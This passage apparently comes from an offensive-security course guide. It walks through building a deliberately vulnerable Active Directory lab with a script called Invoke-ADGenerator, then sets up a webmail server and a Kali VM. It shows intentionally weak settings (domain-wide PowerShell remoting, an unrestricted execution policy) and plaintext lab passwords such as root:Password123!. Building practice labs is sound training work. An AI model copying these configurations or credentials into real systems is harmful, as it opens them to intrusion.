This script will install Active Directory Domain Services on the server first, followed by generating the Active Directory and Domain Controller environment. Note that the Invoke-ADGenerator.ps1 script is configured to use the mayorsec.local domain. If the student wishes to use a different domain name it's vital that the student change the domain name in all scripts.

2-7 – Domain Population

Upon completion of setting up Windows Server 2019, log in to the new domain controller with your previously created account credentials.



Open PowerShell in an elevated prompt and navigate to the directory where the Invoke-ADGenerator.ps1 script is located. Run the script using the following:

```
. .\Invoke-ADGenerator.ps1  
  
Invoke-ADGenerator -DomainName mayorsec.local
```

Note that the Invoke-ADGenerator.ps1 script has some hard-coding with the mayorsec.local domain name. If the student wishes to use a different name, scripts will have to be modified locally.

After running the command, the student's account on the domain is elevated to Enterprise, Domain, and local administrator groups.

```
PS C:\Users\themayor\Desktop> . .\Invoke-ADGenerator.ps1
PS C:\Users\themayor\Desktop> Invoke-ADGenerator -DomainName mayorsec.local

Vulnerable Active Directory Domain Generator by The Mayor

[*] Promoting themayor to appropriate Domain Administrative roles required for the course. [*]
[*] Promoting themayor to Enterprise Administrator.
The command completed successfully.


[*] Promoting themayor to Domain Administrator.
The command completed successfully.

[*] Promoting themayor to Group Policy Creator Owners.
The command completed successfully.

[*] Promoting themayor to Local Administrator (error output may occur - this is expected).
System error 1378 has occurred.

The specified account name is already a member of the group.
```

Students will then be prompted for domain credentials to authorize changing the name of the domain controller to DC01.



Once all changes have been populated the script will prompt that the domain controller will restart in 30 seconds. Note that if any error messages occurred during installation that it is best to revert to the snapshot previously generated.

```
User : Microsoft.GroupPolicy.UserConfiguration
Computer : Microsoft.GroupPolicy.ComputerConfiguration
GpoStatus : AllSettingsEnabled
WmiFilter :
Description :


Id : 6201036f-153a-496b-a2eb-b9ac984e24c1
DisplayName : Enable PSRemoting Desktops
Path : cn={6201036F-153A-496B-A2EB-B9AC984E24C1},cn=policies,cn=system,DC=mayorsec,DC=local
Owner : mayorsec\themayor
DomainName : mayorsec.local
CreationTime : 6/9/2021 10:02:31 AM
ModificationTime : 6/9/2021 10:02:30 AM
User : Microsoft.GroupPolicy.UserConfiguration
Computer : Microsoft.GroupPolicy.ComputerConfiguration
GpoStatus : AllSettingsEnabled
WmiFilter :
Description :

[+] Service setting for Powershell Remoting OK!
[*] Domain-wide PowerShell Remoting GPO configuration completed. [*]
[*] Some changes require a restart to take effect. Restarting your domain controller in 30 seconds. [*]
```


2-8 Join Workstations to the Domain Controller

Joining our Workstation-01 and Workstation-02 to the newly created domain controller takes multiple steps and attention to detail. First, start DC01, Workstation-01 and Workstation-02 (forgo 02 for now if you have low resources).


Once logged in to DC01, right click the network icon and select Open Network and Internet settings.




Select Change adapter options.




Double click the Ethernet adapter for the Secure network.



Click Properties. Double click Internet Protocol Version 4.



Configure the network settings as follows. We use 127.0.0.1 since the domain controller also acts as domain DNS, so localhost is required to resolve domain host names. Set alternate DNS to 8.8.8.8 so the domain controller is able to resolve live internet IP addresses.



Click Ok. Click Ok again and close open windows.

Access Workstation-01, open a command prompt, and type ipconfig.

```
C:\Users\s.chisholm>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

    Connection-specific DNS Suffix  . : Home
    Link-local IPv6 Address . . . . . : fe80::9a0:7c39:c1b4:8828%8
    IPv4 Address. . . . . : 192.168.16.7
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.16.1


Ethernet adapter Ethernet 2:

    Connection-specific DNS Suffix  . : Home
    Link-local IPv6 Address . . . . . : fe80::49b2:8735:2922:3b08%6
    IPv4 Address. . . . . : 192.168.3.8
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.3.1


Ethernet adapter Ethernet 3:

    Connection-specific DNS Suffix  . : Home
    Link-local IPv6 Address . . . . . : fe80::85de:4b5f:5fce:d692%3
    IPv4 Address. . . . . : 10.120.116.6
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.120.116.1
```


Identify the 10.120.116.0/24 IP address and note the Ethernet adapter name (your adapter will be different than this possibly). From here, follow the same instructions as above until you get to the Internet Protocol Version 4 Properties window. Note that the preferred DNS is the domain controller so that the host is able to resolve domain names to IP addresses. Enter the following information into the fields:




Follow the same instructions as above for Workstation-02, using the following settings:




Now that ethernet settings are configured, search for the word “work,” and select Access Work or School. (These instructions will be exactly the same for both Workstation-01 and 02 with the exception of log in names).




Select Connect.



Select Join this device to a local Active Directory domain.




Enter mayorsec.local as the Domain name.




Enter the appropriate domain credentials for each workstation and press Ok:


- Workstation-01 – s.chisholm:FallOutBoy1!
- Workstation-02 – m.seitz:Phi11i35@44



Select Account type – administrator and press next.



Select Restart now to join the workstations to the domain.




Upon restart you should be presented with a domain logon screen like the following:




Login with the appropriate credentials on both workstations.


On the domain controller, DC01, open Server Manager.




Open Active Directory Users and Computers.




Confirm that the workstations are connected. Note the names are not set yet as they haven't been renamed.



The ADGenerator script creates a read only file share on the domain controller. The installation scripts are stored there. Open File Explorer on both workstations and enter the address \\10.120.116.75\. Press enter to access the share.



Open adgenerator and the subfolder to see the PowerShell scripts. Drag and drop nameGen.ps1 to both desktops.



Open PowerShell as administrator. Change directories to the user's desktop and run Set-ExecutionPolicy Unrestricted and say yes to all.


```
PS C:\Users\s.chisholm.mayorsec\Desktop> Set-ExecutionPolicy Unrestricted

Execution Policy Change
The execution policy helps protect you from scripts that you do not trust. Changing the
execution policy might expose you to the security risks described in the
about_Execution_Policies help topic at https://go.microsoft.com/fwlink/?LinkID=135170. Do
you want to change the execution policy?
[Y] Yes [A] Yes to All [N] No [L] No to All [S] Suspend [?] Help (default is "N"):
```


Import nameGen.ps1 and execute the script as follows. You will be asked for credentials for domain users in order to rename the computer at the domain controller.

```
PS C:\Users\s.chisholm.mayorsec\Desktop> . .\nameGen.ps1

PS C:\Users\s.chisholm.mayorsec\Desktop> executeScript -ComputerName WORKSTATION-01
```




Restart both computers to commit the changes. Confirm the changes on the domain controller.




2-9 UbuntuMail Installation


Download the UbuntuMail server from the course file share and extract it locally.




Right click the OVF file and open with VirtualBox Manager.




Reduce CPU to 1 processor, and RAM to 2GB. Click Import.




Open Settings, click Network, and on the Adapter 1 tab, set the following settings and click OK:




Start UbuntuMail. When you are presented with the login screen, login as studentuser:Password123! to log in.



Check network settings once logged in.




Click the gear to view settings.




If DNS is not set as above, click on the IPv4 tab, and enter 8.8.8.8 in the DNS option. Press Apply.



Turn the connection off and on to ensure the configuration is pushed, then close the window.



From one of the domain workstations visit the RoundCube webmail server to ensure the network is functioning correctly. The address is <https://<ubuntuIP>/mail>.



Congratulations! All necessary lab devices have been generated.

2-10 Kali Linux Installation (Optional)

I have provided a custom Kali Linux distribution for the course that includes all necessary tools, to include PowerShell tools, Covenant, and more. It is downloadable in the course share and should be installed the same way as UbuntuMail above. Root user is enabled on the machine with root:Password123! Credentials.

Section 3 – Installing Covenant

3-3 Covenant Introduction and Installation

